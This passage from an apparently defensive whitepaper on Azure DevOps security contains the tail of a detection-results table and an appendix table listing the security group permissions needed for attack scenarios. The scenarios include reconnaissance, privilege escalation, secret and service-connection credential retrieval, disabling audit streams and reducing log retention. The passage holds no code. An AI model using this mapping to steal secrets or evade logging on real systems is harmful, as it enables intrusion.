REST API Abuse - Retrieve Build Variables and Secrets	No	N/A
REST API Abuse - Retrieve Service Connection Information	No	N/A

Attack scenarios and associated detection result

Appendix B: Permissions Required for Attack Scenarios

The below table shows the project or collection group permissions required to perform the associated attack scenario shown in this whitepaper. Only one of the group permissions is needed to perform the correlating attack scenarios.

Attack Scenario	Project Security Groups	Collection Security Groups
Projects Reconnaissance	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Test Service Accounts Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
Repositories Reconnaissance	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
Files Reconnaissance	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators

Code Reconnaissance	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
User/Group Reconnaissance	N/A	Any
Persistence	Any	Any
Adding User to Project Administrators	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Adding User to Build Administrators	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Adding User to Project Collection Administrators	N/A	Project Collection Service Accounts Project Collection Administrators
Adding User to Project Collection Service Accounts	N/A	Project Collection Service Accounts Project Collection Administrators

Adding User to Project Collection Build Administrators	N/A	Project Collection Service Accounts Project Collection Administrators
Modifying Azure DevOps Services Build Pipeline	Contributors Build Administrators Project Administrators Project Team Member	Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Compromise On-Premise Host via Self-Hosted Agent	Contributors Build Administrators Project Administrators Project Team Member	Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Retrieve Azure DevOps Services Build Variables and Secrets	Contributors Readers Build Administrators Project Administrators Project Team Member	Project Collection Test Service Accounts Project Collection Build Service Accounts Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Retrieve Azure Key Vault Secrets	Contributors	Project Collection Build Administrators

	Build Administrators Project Administrators Project Team Member	Project Collection Service Accounts Project Collection Administrators
Retrieve Service Connection Credentials	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Creating Azure DevOps Services Agent Pool	N/A	Project Collection Service Accounts Project Collection Administrators
Disabling Azure DevOps Services Audit Stream	N/A	Project Collection Service Accounts Project Collection Administrators
Reducing Azure DevOps Services Log Retention	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Adding External Upstream Source to Azure DevOps Services Feed	Feed Owner	Project Collection Service Accounts Project Collection Administrators
REST API Abuse - Reconnaissance	Contributors Readers Project Administrators	Project Collection Test Service Accounts Project Collection Proxy Service Accounts

	Project Team Member Build Administrators	Project Collection Build Service Accounts Project Collection Administrators
REST API Abuse - Persistence	Any	Any
REST API Abuse - Adding User to Group	Project Administrators	Project Collection Service Accounts Project Collection Administrators
REST API Abuse - Retrieve Build Variables and Secrets	Contributors Readers Build Administrators Project Administrators Project Team Member	Project Collection Test Service Accounts Project Collection Build Service Accounts Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
REST API Abuse - Retrieve Service Connection Information	Project Administrators	Project Collection Service Accounts Project Collection Administrators

Permissions required for attack scenarios